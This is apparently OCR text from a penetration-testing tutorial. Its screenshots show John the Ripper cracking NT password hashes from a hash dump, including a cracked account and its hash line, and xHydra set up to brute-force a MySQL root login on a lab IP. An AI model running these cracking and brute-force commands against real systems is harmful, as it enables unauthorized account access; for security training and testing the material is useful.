
```
root@kalibook:~/workspace/TestCompany/ext-20150315/evidence# john --format=nt2 hashdump.txt
Loaded 2 password hashes with no different salts (NT MD4 [128/128 SSE2 intrinsics 12x])
```


```
root@kalibook:~/workspace/TestCompany/ext-20150315/evidence# john --format=nt2 hashdump.txt
Loaded 2 password hashes with no different salts (NT MD4 [128/128 SSE2 intrinsics 12x])
guesses: 0  time: 0:09:37:41 0.01% (3)  c/s: 72688K  trying: 2vyiRnbi - 2vyiRnb!
guesses: 0  time: 0:23:46:18 0.04% (3)  c/s: 76045K  trying: 37gBbh2w - 37gBbhbv
guesses: 0  time: 1:23:01:53 0.09% (3) (ETA: Fri Oct 22 09:37:27 2021)  c/s: 77085K  trying: 5WyS6E6 - 5WyS6E!
evil111!         (hax0r)
guesses: 1  time: 2:00:33:37 0.10% (3) (ETA: Fri May 21 08:48:12 2021)  c/s: 76522K  trying: HAquEzC - HAquE-C
guesses: 1  time: 2:14:17:13 0.12% (3) (ETA: Thu Oct  7 18:18:45 2021)  c/s: 68392K  trying: NlUxp6ci - NlUxp6cj
guesses: 1  time: 4:14:55:46 0.23% (3) (ETA: Fri May  7 14:43:07 2021)  c/s: 55754K  trying: Vt- Wtp. - Vt- Wt d
guesses: 1  time: 4:14:56:03 0.23% (3) (ETA: Fri May  7 16:46:18 2021)  c/s: 55753K  trying: Vtk2wR0x - Vtk2wR0T
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
```


```
root@kalibook:~/workspace/TestCompany/ext-20150315/evidence# john --format=nt2 hashdump.txt --show
hax0r:evil111!:aad3b435b51404eeaad3b435b51404ee:9e8bda2b4be66d8ef100b66c5900b82f:::

1 password hash cracked, 1 left
root@kalibook:~/workspace/TestCompany/ext-20150315/evidence#
```









xHydra
Quit
Target
Passwords
Tuning
Specific
Start
Target
Single Target
127.0.0.1
Target List
Prefer IPV6
Port
0
Protocol
asterisk
Output Options
Use SSL
Be Verbose
Show Attempts
Debug
COMPLETE HELP
Service Module Usage Details
hydra -l yourname -p yourpass -t 16 127.0.0.1 asterisk
File Edit View Search Terminal
root@kali:~# xhydra &
[2] 6230
root@kali:~#



xHydra
Quit
Target
Passwords
Tuning
Specific
Start
Target
Single Target
127.0.0.1
Target List
Prefer IPV6
Port
0
Protocol
asterisk
Output Options
Use SSL
Be Verbose
Show Attempts
Debug
COMPLETE HELP
Service Module Usage Details
hydra -l yourname -p yourpass -t 16 127.0.0.1 asterisk



xHydra
Quit
Target
Passwords
Tuning
Specific
Start
Target
Single Target
192.168.204.130
Target List
Prefer IPV6
Port
3306
Protocol
mysql
Output Options
Use SSL
Be Verbose
Enable to use SSL (the target must have SSL enabled!
Show Attempts
Debug
COMPLETE HELP
Service Module Usage Details
hydra -l yourname -p yourpass -t 16 192.168.204.130 mysql



xHydra
Quit
Target
Passwords
Tuning
Specific
Start
Username
Username
root
Username List
Loop around users
Password
Password
yourpass
Password List
Generate
1:8:a
Colon separated file
Use Colon separated file
Try login as password
Try empty password
Try reversed login
hydra -s 3306 -l root -x 1:8:a -e nsr -t 16 192.168.204.130 mysql

